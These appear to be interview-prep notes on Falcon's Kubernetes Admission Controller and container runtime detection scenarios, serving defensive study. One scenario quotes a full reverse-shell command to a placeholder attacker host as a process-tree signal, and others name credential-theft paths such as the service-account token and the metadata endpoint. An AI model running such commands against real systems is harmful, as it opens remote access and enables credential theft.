
The **Falcon Kubernetes Admission Controller (KAC)** acts as a **security gatekeeper** — it intercepts every request to the K8s API server and decides: **Allow, Alert, or Block**.


Where KAC Sits in the Request Lifecycle



Key point: KAC operates AFTER authentication and authorization but BEFORE the object is persisted. This means a misconfigured pod **never runs** — it's stopped at the gate.

KAC Pod Architecture (3 Containers in 1 Pod)





Container	Role	What It Does
falcon-client	Validating Webhook	Listens to K8s API server events. When a pod/deployment is created or updated, it intercepts the request and forwards it to <code>falcon-ac</code> for policy evaluation
falcon-ac	Admission Controller	The brain — evaluates the object against KAC policies and image assessment policies stored in the CrowdStrike cloud. Returns Allow/Deny decision
falcon-watcher	Continuous Monitor	Takes periodic snapshots of ALL K8s objects (pods, deployments, services). Streams create/update/delete events to CrowdStrike cloud as <code>K8SResource</code> events for continuous visibility

How a KAC Decision Happens (Step by Step)

1. Developer: `kubectl apply -f pod.yaml`
 - ▼
2. K8s API Server authenticates & authorizes the user
 - ▼
3. API Server sends AdmissionReview request to `falcon-client` webhook
 - ▼
4. `falcon-client` forwards the request to `falcon-ac`
 - ▼
5. `falcon-ac` evaluates against TWO policy types:
 - ├ A) Admission Control Policies (IOM rules)
 - Is the container privileged?
 - Is it running as root?
 - Does it have host network access?
 - Does it mount host paths?
 - Does it have excessive capabilities?
 - └ B) Image Assessment Policies
 - Has this image been scanned?
 - Does it have critical/high CVEs?
 - Does it have malware?
 - Does it have leaked credentials?
 - ▼
6. `falcon-ac` returns decision:
 - ALLOW → Pod is created normally

- ALERT → Pod is created, but detection is raised in Falcon console
- PREVENT → Pod creation is BLOCKED. kubectl returns error to user

KAC Policy Configuration

Navigate to: Cloud Security > Rules and Policies > Policies > Admission Control Policies

Policy Components:

Component	Purpose	Example
Rule Groups	Define which K8s resources the policy applies to	"All pods in production namespace"
Host Groups	Connect the policy to the KAC on specific clusters	Dynamic host group by K8s Cluster ID
Namespaces	Target specific virtual clusters	production, staging
Pod/Service Labels	Precise targeting of specific workloads	app=payment-service
IOM Rules	Set action per misconfiguration type	Privileged → Prevent, HostPath → Alert
Image Assessment	Act on image scan results	Unassessed images → Prevent

Why KAC is Critical (Interview Answer)

"KAC is the **shift-left enforcement point** in Kubernetes security. Unlike runtime detection which catches problems after they happen, KAC **prevents** misconfigured workloads from ever reaching the runtime environment. It sits as a validating webhook in the K8s admission pipeline, evaluating every pod creation/update against two policy types: IOM rules (detecting misconfigurations like privileged containers) and image assessment policies (blocking images with vulnerabilities). The key architectural detail is that KAC runs 3 containers in one pod — the webhook interceptor, the policy engine that talks to CrowdStrike cloud, and a watcher that provides continuous inventory visibility. I recommend a phased rollout: start with Alert on all rules, monitor for 2-4 weeks, then switch critical rules to Prevent."

2. KAC — Detection Types & Use Cases

KAC Detection Categories

A) Indicators of Misconfiguration (IOMs)

IOM Detection	Risk Level	What It Detects	Why It Matters
Privileged Container	● Critical	securityContext.privileged: true	Container has full host access — breakout is trivial
Running as Root	● Critical	runAsUser: 0 OR NO runAsNonRoot: true	Root in container = root on host if breakout occurs

Host Network Access	 Critical	<code>hostNetwork: true</code>	Container shares host network — can sniff all node traffic
Host PID Namespace	 Critical	<code>hostPID: true</code>	Container can see and kill host processes
Host IPC Namespace	 High	<code>hostIPC: true</code>	Container can access host shared memory
HostPath Volume Mount	 High	Mounting <code>/</code> , <code>/etc</code> , <code>/var</code> from host	Direct access to host filesystem
Excessive Capabilities	 High	<code>CAP_SYS_ADMIN</code> , <code>CAP_NET_RAW</code> , etc.	Grants kernel-level powers to the container
No Resource Limits	 Medium	Missing <code>resources.limits</code>	Enables resource exhaustion (DoS)
Writable Root Filesystem	 Medium	<code>readOnlyRootFilesystem: false</code>	Allows attackers to write binaries/scripts
Secrets in Environment	 High	Secrets passed as plain env vars	Secrets visible in <code>kubectl describe pod</code> and process listings

B) Image Assessment Detections

Detection	What It Finds	Impact
Unassessed Image	Image has never been scanned	Unknown vulnerabilities running in production
Critical CVE in Image	Known exploitable vulnerability (e.g., Log4Shell)	Active exploitation risk
Malware in Image	Known malicious binary in image layers	Compromised supply chain
Credentials in Image	AWS keys, Slack tokens, GCP creds in image	Credential theft from image scan
SetUID Bit Found	Binary with SetUID flag — privilege escalation vector	Attacker can escalate to root
Running as Root in Dockerfile	No <code>USER</code> instruction — defaults to root	Unnecessary privilege
ADD Instruction	<code>ADD</code> instead of <code>COPY</code> in Dockerfile	Can pull from remote URLs — injection risk

C) KAC Compliance Detections

Detection	Benchmark	Rule
Container can acquire additional privileges	CIS Docker 5.25	Ensure <code>allowPrivilegeEscalation: false</code>

Root group execution	CIS K8s 5.2.6	Ensure containers run with non-root group
Missing seccomp profile	CIS K8s 5.7.2	Ensure Seccomp profile is set
Missing AppArmor profile	CIS K8s 5.7.1	Ensure AppArmor profile is set

KAC Use Case: Real-World Workflow

Scenario: Your organization has 50 microservices on EKS. A developer pushes a new deployment with `privileged: true` because their monitoring tool "needs it."

Without KAC:

1. Pod deploys to production
2. Runs for days/weeks unnoticed
3. Attacker exploits application vulnerability → trivial container breakout
4. Full cluster compromise

With KAC (Prevent Mode):

1. Developer runs `kubectl apply`
2. KAC intercepts the AdmissionReview request
3. falcon-ac checks: `privileged: true` → rule set to **Prevent**
4. kubectl returns: `Error from server: admission webhook "falcon-kac" denied the request: privileged containers are not allowed`
5. Developer contacts security team
6. Security team identifies the specific capability needed (e.g., `CAP_NET_ADMIN`)
7. Pod is reconfigured with the minimum required capability, not full `privileged`
8. Deployment succeeds with least privilege

3. KAC — Scenario-Based Interview Questions

Q1: "How would you roll out KAC policies in a production environment without causing outages?"

Answer:

"I follow a **three-phase rollout strategy**:

- **Phase 1 (Weeks 1-2): Monitor Only** — Deploy KAC with ALL rules set to **Alert**. No workloads are blocked. This creates a baseline of all current misconfigurations across the cluster.
- **Phase 2 (Weeks 3-4): Selective Prevention** — Analyze the alert data. Identify misconfigurations that are clearly unintentional (e.g., no developer needs `hostPID: true`). Switch those rules to **Prevent**. Keep debatable rules on Alert.
- **Phase 3 (Week 5+): Full Prevention** — Work with development teams to remediate remaining Alert findings. Switch critical rules (`privileged` , `running as root` , `host network`) to **Prevent**.

The key is the dynamic host group — I create a group filtered by K8s Cluster ID. This lets me roll out policies per cluster, starting with staging before production."

Q2: "A KAC policy is set to Prevent, and suddenly a critical production deployment fails. What do you do?"

Answer:

"Immediate response is **business continuity first**:

1. **Identify the blocking rule** — check the Falcon console under Detections for the KAC alert. The detail panel shows exactly which IOM rule or image assessment policy blocked the deployment.
2. **Assess the risk** — is this a legitimate business-critical deployment? If yes, proceed to step 3.
3. **Temporary exemption** — I do NOT disable the entire policy. Instead, I create a **namespace-scoped exception** in the KAC policy rule group to allow this specific workload temporarily, or switch that specific rule to Alert for the affected namespace.
4. **Document and time-bound** — create a ticket with a 7-day deadline for the team to fix the underlying misconfiguration.
5. **Post-incident** — work with the dev team to remediate the root cause and remove the exception.

I never globally disable prevention because one team's emergency. That would leave the entire cluster exposed."

Q3: "How does KAC help with container supply chain security?"

Answer:

"KAC integrates with Image Assessment Policies, which is the supply chain security layer:

1. **Pre-runtime scanning** — Images are scanned in the CI/CD pipeline or registry for CVEs, malware, credentials, and misconfigurations.
2. **Admission-time enforcement** — When a pod is created, KAC checks if the image has been assessed. If it's unassessed, I set the policy to **Prevent** — unknown images do not run.
3. **Vulnerability threshold** — I can configure KAC to block images with Critical or High CVEs, even if they've been scanned.
4. **Continuous reassessment** — Image Assessment at Runtime (IAR) continuously re-scans running images. If a new CVE is published that affects a running image, it appears in the console for remediation.

This creates a closed-loop: nothing runs without scanning, nothing with critical vulnerabilities runs, and running images are continuously reassessed."

Q4: "What's the difference between KAC and Pod Security Standards/OPA Gatekeeper?"

Answer:

"They serve similar functions but with different strengths:

Feature	KAC	Pod Security Standards (PSA)	OPA/Gatekeeper
Deployment	CrowdStrike-managed, Helm install	Built into K8s 1.25+	Self-managed policy engine
Policy management	CrowdStrike cloud console	Namespace labels	Rego policy language
Image scanning	✔ Integrated image assessment	✗ No image scanning	✗ No image scanning

Continuous monitoring	✅ <i>falcon-watcher streams state</i>	❌ <i>Admission-time only</i>	❌ <i>Admission-time only</i>
Cloud visibility	✅ <i>Centralized in Falcon console</i>	❌ <i>Local cluster only</i>	❌ <i>Local cluster only</i>
MITRE ATT&CK mapping	✅ <i>Tactic/technique for each IOM</i>	❌	❌

In enterprise environments, I use KAC as the **primary enforcement** because it provides centralized visibility, image assessment integration, and MITRE mapping. I may use PSA as a **defense-in-depth layer** for clusters outside CrowdStrike coverage."

Q5: "KAC detected a 'Secret' type misconfiguration. What does this mean and how do you investigate?"

Answer:

"A 'Secret' type IOM means KAC found **sensitive information embedded directly in the K8s object spec** — this could be:

- An API key in an environment variable (`env.value: sk-Live-abc123...`)
- A database password in a ConfigMap instead of a K8s Secret
- An AWS access key hardcoded in the pod spec

Investigation:

1. Check the IOM detail panel — it shows the exact field and value that triggered the detection.
2. Determine if the secret is valid — use the key/credential to check if it's active (e.g., `aws sts get-caller-identity` for AWS keys).
3. If valid: **rotate the credential immediately** — it's already been stored in `etcd`, K8s audit logs, and potentially SCM history.
4. Remediate: migrate the secret to K8s Secrets (encrypted at rest using KMS), or better yet, use an external secrets manager (HashiCorp Vault, AWS Secrets Manager) with a CSI driver.
5. Set the KAC rule for secrets to **Prevent** to block future occurrences."

4. Runtime Detections — 15 Scenarios

Each scenario follows the format: **What Happened** → **Detection Signal** → **Investigation** → **Risk** → **Remediation** → **Interview Answer**

Scenario 1: Reverse Shell from a Container

What Happened: An attacker exploited an RCE vulnerability in a web application running inside a K8s pod. They spawned a reverse shell back to their C2 server.

Detection Signals:

- **Falcon IOA:** `ReverseShellDetected` — outbound TCP connection from a shell process
- **Process Tree:** `node → sh → bash -i >& /dev/tcp/attacker-ip/4444 0>&1`
- **Drift Indicator:** `bash` not present in the original container image
- **Network:** Outbound connection to non-standard port (4444)

Investigation:

1. Open the detection → examine the **process tree** (parent→child chain)
2. Check **drift indicators** — was the shell binary in the original image?
3. Check the **network connection** details — destination IP, port, bytes transferred
4. Check if the attacker accessed the **service account token** at
`/var/run/secrets/kubernetes.io/serviceaccount/token`
5. Check if the attacker queried the **IMDS** at `169.254.169.254`

Risk: Critical — interactive access to the container, potential K8s API access and credential theft.

Remediation: Kill the pod, patch the vulnerability, set `readOnlyRootFilesystem: true`, deploy default-deny NetworkPolicies, disable SA token automounting.

Interview Answer:

"I detect reverse shells primarily through Falcon's process tree — a web server should never spawn `bash`. The drift indicator confirms the shell wasn't in the image. My immediate action is to kill the pod and apply a deny-all NetworkPolicy. Long-term, I enforce `readOnlyRootFilesystem` and default-deny egress."

Scenario 2: Container Running as Root

What Happened: A pod was deployed without a `securityContext` — defaults to running as root (UID 0).

Detection Signals:

- **KAC IOM:** `RunningAsRootContainer` — `runAsUser: 0` or `runAsNonRoot` not set
- **Runtime Detection:** Process executions under UID 0 inside the container
- **Image Detection:** `UserInstructionNotInDockerfile`

Investigation:

1. Check the pod spec — is there a `securityContext` with `runAsNonRoot: true`?
2. Check the Dockerfile — does it have a `USER` instruction?
3. Determine if running as root is actually required (usually it isn't)

Risk: High — if the container is compromised, the attacker has root privileges, making breakout easier.

Remediation: Add `runAsNonRoot: true` and `runAsUser: 1000` to the pod/container `securityContext`. Add `USER nonroot` to the Dockerfile. Set KAC to **Prevent** for this IOM.

Interview Answer:

"Running as root is one of the most common K8s misconfigurations. I enforce it at two layers: KAC prevents pods without `runAsNonRoot: true` from deploying, and our CI/CD pipeline rejects Dockerfiles without a `USER` instruction."

Scenario 3: Privileged Container Breakout

What Happened: A pod with `privileged: true` was compromised. The attacker mounted the host filesystem and stole the Kubelet kubeconfig.

Detection Signals:

- **Falcon Runtime:** `PotentialKernelTampering` — `mount` syscall from within a container
- **Drift:** `mount`, `nsenter`, `chroot` executed inside the container

- **KAC IOM:** Privileged Container (if KAC was in Alert mode, not Prevent)
- **File Access:** Read of `/var/lib/kubelet/kubeconfig`

Investigation:

1. Process tree: What binary executed the `mount` syscall?
2. Drift indicators: Were tools like `mount`, `fdisk`, `nsenter` brought into the container?
3. File access: Did any process read Kubelet credentials?
4. K8s audit logs: Were cluster secrets accessed using those credentials?
5. **Assume full cluster compromise** if Kubelet creds were accessed.

Risk: Critical — single container → full cluster compromise → all secrets exposed.

Remediation: Kill the pod, cordon the node, rotate ALL cluster secrets, set KAC to **Prevent** for privileged containers, enforce Pod Security Standards `restricted` profile.

Interview Answer:

"A privileged container breakout is the worst-case K8s scenario. When I see Falcon's `PotentialKernelTampering` alert showing a `mount` syscall from a container, I assume the node is compromised. Immediate actions: kill the pod, cordon+drain the node, rotate all cluster secrets. Prevention is key — KAC should never allow `privileged: true` in production."

Scenario 4: Container Drift — Crypto Miner Downloaded

What Happened: An attacker exploited a vulnerability and used `curl` to download a crypto miner binary into the container. The container's CPU usage spiked to 100%.

Detection Signals:

- **Drift Indicator:** `curl` executed to download `/tmp/xmrig` — binary not in original image
- **Drift Indicator:** `/tmp/xmrig` executed — new binary launched
- **Falcon IOA:** `SuspiciousProcessExecution` — unknown binary with high CPU usage
- **Network:** Outbound connection to a mining pool IP (e.g., `pool.minexmr.com:4444`)

Investigation:

1. Check drift indicators — what was downloaded and from where?
2. Check the binary hash against VirusTotal / threat intelligence
3. Check network connections — mining pool domains/IPs
4. Check how the attacker got in (application vulnerability, exposed service)

Risk: High — resource theft + indicates the attacker has code execution.

Remediation: Kill the pod, patch the application, enforce `readOnlyRootFilesystem: true` (prevents writing to `/tmp`), enable drift prevention to auto-kill drifted processes, restrict egress with NetworkPolicies.

Interview Answer:

"Crypto mining in containers is extremely common because containers often have unrestricted egress. Falcon's drift detection catches this immediately — `curl` downloading a binary that wasn't in the image. If drift prevention is enabled, Falcon kills `xmrig` the moment it executes. My prevention strategy: `readOnlyRootFilesystem`, default-deny egress NetworkPolicies, and drift prevention enabled."

Scenario 5: Suspicious kubectl exec (Interactive Intrusion)

What Happened: An attacker compromised a developer's `kubeconfig` and used `kubectl exec` to get interactive shell access to a production pod.

Detection Signals:

- **K8s Audit Log:** `pods/exec` API call with unexpected service account or user
- **Falcon Runtime:** Interactive shell session detected — `sh / bash` spawned by container's endpoint
- **Falcon IOA:** `InteractiveIntrusion` — mimics admin behavior
- **Network:** Internal connections from the pod to database services

Investigation:

1. Who authenticated? Check K8s audit logs for the `userIdentity` on the `exec` call
2. Where did the request originate? Check source IP — is it from a corporate network or an unknown IP?
3. What commands were run? Review Falcon's process tree for all commands in the interactive session
4. Was this expected? Contact the user/team — was there a planned debugging session?

Risk: High — attacker has live interactive access to a production workload.

Remediation: Terminate the `exec` session, rotate the compromised `kubeconfig`, restrict `pods/exec` RBAC to break-glass roles only, use K8s audit logging to alert on all `exec` events, consider using ephemeral debug containers instead.

Interview Answer:

"Interactive intrusion is particularly dangerous because it mimics legitimate admin behavior. I detect it by alerting on all `pods/exec` calls via K8s audit logs and correlating with Falcon's interactive session detection. My policy: `pods/exec` is restricted to an emergency break-glass role, requires MFA, and triggers an automatic PagerDuty alert."

Scenario 6: eBPF Program Loaded from Container

What Happened: An advanced attacker loaded a malicious eBPF program from inside a container to intercept network traffic or tamper with security monitoring.

Detection Signals:

- **Falcon IOA:** `PotentialKernelTampering` — eBPF invoked from within a container
- **Detection Description:** "The eBPF feature has been invoked from within a container. This is a highly unusual activity and can be used to load a kernel rootkit or manipulate kernel behavior affecting the entire host."

Investigation:

1. Which container triggered this? Check the detection's container context (ID, image, namespace)
2. What eBPF program was loaded? Check the process tree for `bpf()` syscall details
3. Was the container privileged? eBPF requires `CAP_SYS_ADMIN` or `CAP_BPF`
4. Is this a legitimate monitoring tool (e.g., Cilium, Falco) or unexpected?

Risk: Critical — eBPF can intercept syscalls, modify kernel behavior, and hide attacker activity from security tools.

Remediation: Kill the pod immediately, investigate the node for rootkits, drop `CAP_SYS_ADMIN` and `CAP_BPF` capabilities via KAC policy.

Interview Answer:

"eBPF from inside a container is a critical-severity finding. Legitimate eBPF usage happens at the node level (Cilium, Falcon sensor itself), never from application containers. This indicates either a kernel rootkit attempt or a container

breakout in progress. I immediately kill the container and investigate the node."

Scenario 7: Lateral Movement — Pod to Internal Service

What Happened: A compromised pod scanned the internal K8s network and connected to a database service that it shouldn't have access to.

Detection Signals:

- **Falcon:** Port scanning activity from the pod (rapid connection attempts to many IPs/ports)
- **Falcon IOA:** `SuspiciousNetworkConnection` — connection to internal service not in pod's normal baseline
- **Network Policy Violation (if policies exist):** Blocked connections logged
- **K8s Audit Log:** Pod queried the K8s DNS for `service-name.namespace.svc.cluster.local`

Investigation:

1. What services were targeted? Check network connections from the pod
2. How did the attacker get the service addresses? K8s DNS resolves all services — no discovery needed
3. Was the connection successful? If no NetworkPolicies, the answer is likely yes
4. What data was accessed?

Risk: High — K8s flat networking means every pod can reach every service by default.

Remediation: Implement **default-deny NetworkPolicies** in every namespace, only allow specific pod-to-service communication, restrict K8s DNS access per namespace.

Interview Answer:

"Lateral movement in K8s is trivial by default because the network is flat — every pod can talk to every service. This is why default-deny NetworkPolicies are my #1 K8s security recommendation. Falcon detects the scanning activity and anomalous connections, but the real fix is network segmentation."

Scenario 8: Unidentified Container — Not Visible to K8s

What Happened: A container was launched directly via `docker run` on the worker node, bypassing the K8s orchestrator entirely.

Detection Signals:

- **Falcon:** Unidentified container — `Visible to K8s: No`
- **Falcon:** Container not associated with any pod, deployment, or namespace
- **Falcon:** Container image not in any approved registry

Investigation:

1. How was a container launched outside K8s? This indicates **the worker node itself is compromised**
2. What image is running? Is it from an approved registry?
3. Who has SSH/console access to the worker node?
4. Check the node for other indicators of compromise

Risk: Critical — node-level compromise. The K8s orchestrator has no visibility or control.

Remediation: Kill the container via `sudo docker kill <id>` using Falcon RTR, investigate the node for full compromise, rebuild the node from a golden AMI, disable SSH access to worker nodes.

Interview Answer:

"An unidentified container not visible to K8s is a critical finding — it means either the worker node is compromised or someone accessed the node directly. I immediately kill the container via Falcon RTR, cordon the node, and trigger a full node investigation. Worker nodes should never have direct SSH access in production."

Scenario 9: Rogue Container from Unauthorized Image Registry

What Happened: A pod was deployed using an image from Docker Hub instead of the organization's private ECR registry.

Detection Signals:

- **KAC IOM:** Image not from approved registry
- **Image Assessment:** Unassessed image — not in any approved scanning pipeline
- **Runtime Detection:** Container running with unknown image provenance

Investigation:

1. Who deployed this? Check K8s audit logs for the deployment creator
2. What image is it? Is it a known base image or something suspicious?
3. Was it deployed intentionally (developer shortcut) or maliciously (supply chain attack)?

Risk: High — unscanned images may contain vulnerabilities, malware, or backdoors.

Remediation: Set KAC to **Prevent** for unassessed images, restrict image pull policies to private registry only (`imagePullPolicy: Always` + registry restrictions via OPA), scan all images in CI/CD pipeline.

Interview Answer:

"This is a supply chain security gap. I enforce registry restrictions at two levels: KAC blocks pods with unassessed images, and OPA/Gatekeeper policies ensure images can only be pulled from our private ECR registry. Any image from Docker Hub in production is either a developer shortcut or an attack."

Scenario 10: Privilege Escalation via SUID Binary

What Happened: An attacker found a binary with the SetUID bit set inside a container and used it to escalate to root.

Detection Signals:

- **Image Detection:** `SetUIDBitFoundInImage` (pre-runtime)
- **Runtime IOA:** Process execution with escalated privileges
- **Process Tree:** Unprivileged user → SUID binary execution → root shell

Investigation:

1. Which binary has the SUID bit? Common targets: `find`, `nmap`, `vim`, `python`
2. Was this binary in the original image or downloaded (drift)?
3. What did the attacker do after escalation?

Risk: High — root access inside the container increases breakout risk.

Remediation: Remove unnecessary SUID bits from images (`RUN chmod u-s /usr/bin/...`), set `allowPrivilegeEscalation: false` in securityContext, use `no-new-privileges` security option.

Interview Answer:

"SUID binaries are a classic Linux privilege escalation vector. In containers, I prevent this at three levels: image scanning flags SUID bits in CI/CD, `allowPrivilegeEscalation: false` blocks the kernel mechanism, and KAC enforces this policy at admission time."

Scenario 11: Suspicious Outbound DNS — C2 Communication

What Happened: A compromised container is using DNS tunneling to exfiltrate data to a C2 server.

Detection Signals:

- **Falcon:** Unusual DNS query patterns — high volume of queries to a single unusual domain
- **Falcon IOA:** `SuspiciousDNSRequest` — query to known-bad domain
- **Network:** DNS queries with abnormally long subdomain labels (data encoded in DNS)

Investigation:

1. What domain is being queried? Check against threat intelligence
2. What is the query pattern? Legitimate DNS is infrequent; tunneling generates hundreds of queries per minute
3. What process is generating the DNS queries? Check process tree
4. Is the container acting as a DNS client to an external resolver or using cluster DNS?

Risk: High — data exfiltration via DNS bypasses most network controls.

Remediation: Restrict pod DNS to cluster DNS only (no direct external DNS), implement DNS monitoring/filtering, NetworkPolicies blocking UDP/53 to external IPs.

Interview Answer:

"DNS tunneling is a sophisticated exfiltration technique because most firewalls allow DNS. Falcon detects it through anomalous DNS query patterns and known-bad domain matching. My prevention: pods should only use cluster DNS, external DNS resolution should go through a filtered resolver, and NetworkPolicies should block direct UDP/53 egress."

Scenario 12: AWS Credentials Stolen from IMDS via Pod

What Happened: A pod on an EKS worker node queried the Instance Metadata Service (IMDS) at `169.254.169.254` and stole the node's IAM role credentials.

Detection Signals:

- **Falcon:** HTTP request to `169.254.169.254` from application process
- **GuardDuty:** `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS`
- **CloudTrail:** API calls from the node's instance role with source IP outside VPC CIDR

Investigation:

1. Which pod made the IMDS request? Check Falcon's container context
2. Was the pod supposed to have AWS access? If yes, it should use IRSA, not IMDS
3. Were the credentials used externally? Check CloudTrail for the role ARN

Risk: Critical — node-level IAM credentials are usually more permissive than pod-level IRSA roles.

Remediation: Enforce **IMDSv2** (`http-put-response-hop-limit: 1` prevents containers from reaching IMDS), deploy **IRSA** for pod-level IAM access, block `169.254.169.254` in pod NetworkPolicies.

Interview Answer:

"This is why IRSA exists. If a pod needs AWS access, it should use IRSA with a scoped IAM role, not the node's instance profile. I enforce IMDSv2 with a hop-limit of 1, which prevents containers from reaching IMDS. Additionally, I add a NetworkPolicy explicitly blocking 169.254.169.254."

Scenario 13: ConfigMap/Secret Enumeration via K8s API

What Happened: A compromised pod used its auto-mounted service account token to list all secrets across all namespaces.

Detection Signals:

- **K8s Audit Log:** `get / list` on `secrets` resource across multiple namespaces from an unexpected service account
- **Falcon Runtime:** `curl` or `kubectl` spawned inside a container (drift)
- **Falcon IOA:** Reconnaissance activity — systematic API enumeration

Investigation:

1. What service account was used? Check the K8s audit log `userIdentity`
2. Does this SA have `list secrets` permission? (It shouldn't!)
3. What secrets were accessed? Check the response from the API
4. Were any secrets used subsequently (connection to a database, API call)?

Risk: Critical — K8s secrets contain database passwords, API keys, certificates.

Remediation: Set `automountServiceAccountToken: false` for all pods that don't need API access, apply least-privilege RBAC (no `get secrets` for application SAs), encrypt etcd at rest.

Interview Answer:

"Service account token abuse is a major K8s attack vector. The default behavior of auto-mounting the SA token into every pod gives attackers a free API key. I set `automountServiceAccountToken: false` by default and only enable it for pods that genuinely need API access, with tightly scoped RBAC."

Scenario 14: Container Escape via Docker Socket Mount

What Happened: A Pod was configured to mount the container runtime socket (`/var/run/docker.sock`). An attacker used it to create a new container with full host access.

Detection Signals:

- **KAC IOM:** HostPath volume mount of `/var/run/docker.sock` or `/var/run/containerd/containerd.sock`
- **Falcon Runtime:** New container creation detected outside K8s orchestrator
- **Falcon:** Unidentified container appeared (not managed by K8s)
- **Drift:** `docker` CLI or `ctr` executed inside the pod

Investigation:

1. Why was the runtime socket mounted? Common for CI/CD pods (Docker-in-Docker) or monitoring tools
2. What commands were executed against the socket?
3. Were new containers created? With what privileges?
4. Was the host filesystem mounted in the new container?

Risk: Critical — access to the runtime socket = ability to create privileged containers = full host compromise.

Remediation: Block `/var/run/docker.sock` and `/var/run/containerd/` mounts via KAC (HostPath Volume rule → Prevent), use alternatives for CI/CD (Kaniko for builds, no socket mounting), enforce this in OPA policies.

Interview Answer:

"The container runtime socket is the keys to the kingdom. Anyone who can create containers on the node can create a privileged one and own the host. I absolutely block socket mounts via KAC policy. For CI/CD use cases like Docker-in-Docker, I use Kaniko which builds images without requiring a Docker daemon."

Scenario 15: Falcon Sensor Coverage Gap — DaemonSet Not Running

What Happened: A new EKS node group was added to the cluster, but the Falcon sensor DaemonSet was not scheduled on the new nodes due to a taint/toleration mismatch.

Detection Signals:

- **Coverage Dashboard:** Container coverage dropped from 100% to 85%
- **AWS API vs Falcon API Reconciliation:** 3 EC2 instances have no corresponding Falcon sensor
- **DaemonSet Status:** `kubectl get ds -n falcon-system` shows DESIRED: 10, CURRENT: 7

Investigation:

1. Why aren't the sensors scheduled? Check for **taints** on the new nodes and **tolerations** in the DaemonSet spec
2. Are there node selectors or affinity rules that exclude the new nodes?
3. Is there a resource constraint preventing the sensor pod from scheduling?

Risk: High — unmonitored nodes are blind spots. Any attack on these nodes will not generate Falcon alerts.

Remediation: Add the appropriate tolerations to the Falcon DaemonSet, set up automated coverage reconciliation (Lambda comparing EC2 API ↔ Falcon API daily), alert on coverage drops.

Interview Answer:

"Coverage gaps are a governance risk. An attacker will target the node without sensors. I reconcile coverage daily by comparing the AWS EC2 API (list of all EKS nodes) against the Falcon Hosts API (list of reporting sensors). Any mismatch triggers a PagerDuty alert. The most common cause is taint/toleration mismatch when new node groups are added — I ensure the Falcon DaemonSet tolerates all common EKS taints."

*[!TIP] **Interview Day Tip:** When answering runtime detection scenarios, always follow this structure:*

1. **"First, I look at..."** — identify the detection signal
2. **"Then I check..."** — describe the investigation
3. **"My immediate action is..."** — containment
4. **"To prevent this in the future..."** — remediation and prevention

This shows methodical thinking and operational maturity.
